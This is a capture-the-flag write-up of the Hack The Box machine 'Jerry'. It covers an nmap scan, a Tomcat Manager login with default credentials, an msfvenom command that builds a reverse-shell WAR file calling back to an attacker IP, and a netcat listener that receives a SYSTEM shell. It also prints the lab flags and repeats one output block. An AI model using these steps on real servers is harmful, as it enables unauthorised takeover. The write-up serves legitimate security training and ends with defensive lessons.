**Date: 10/01/2022**

**By: Wael Ghnimi**

**Vulnerability Exploited:** **Broken Authentication**

**System Vulnerable:** 10.10.10.95

**Vulnerability Explanation**: On this server, there was an exposed port that was running Apache Tomcat. The administrator had used default credentials for the manager interface. This allows the attacker to access the interface and deploy a war file that gave us access to the server. Since default credentials are publicly available and can be easily obtained.

**Vulnerability Fix**: The administrator should have instead used a sufficiently long password that is difficult to crack.

**Privilege Escalation Vulnerability**: Least Privilege Violation

**Vulnerability Fix**: Tomcat doesn't need SYSTEM privileges to function properly. Instead, it should have been run under a tomcat user account that has limited privileges. This way, even if we did get access to the box, we would have needed to find a way to escalate privileges, instead of immediately getting SYSTEM access without having to work for it. The administrator should have conformed to the principle of least privilege.


**Severity:** **Critical**

An initial Nmap scan revealed the Apache Tomcat Service on the 8080 port.

```
# Nmap 7.92 scan initiated Sun Dec 12 02:49:08 2021 as: nmap -sC -sV -v -oN nmap/initial 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up (0.088s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/7.0.88
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 12 02:49:32 2021 -- 1 IP address (1 host up) scanned in 23.92 seconds
```

The initial page of Apache Tomcat/7.0.88





Visiting the Manager App, using the default credentials: **tomcat:s3cret**


Create a reverse shell payload  using msfvenom and save it on shell.war

```
┌──(root💀kali)-[/root/HTB/windows/jerry]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.8 LPORT=9001 -f war > shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
```

Upload the shell.war on the web application



Launch a nc listener on the local machine and visit the /shell file on the web application:




Receiving a reverse shell as NT AUTHORITY\SSYTEM

```
┌──(root💀kali)-[/root/HTB/windows/jerry]
└─# nc -nvlp 9001
1 ×
listening on [any] 9001 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.10.95] 51432
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

**user.txt & root.txt**

The proof of user and root are sotred on the same file called “2 for the price of 1.txt”

```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>hostname
hostname
JERRY

C:\Users\Administrator\Desktop\flags>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop\flags>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : JERRY
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-63-D6
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.95(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{4C9FEAFE-6811-4938-BFB6-5A3280613EF9}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\Administrator\Desktop\flags>
```

```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>hostname
hostname
JERRY

C:\Users\Administrator\Desktop\flags>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop\flags>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : JERRY
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-63-D6
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.95(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{4C9FEAFE-6811-4938-BFB6-5A3280613EF9}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\Administrator\Desktop\flags>
```

| Lessons Learned |
| --- |
| 1. Always change the default credentials of any installed application on your server.<br>2. Never give any service a permission more than what it needs to be working well. |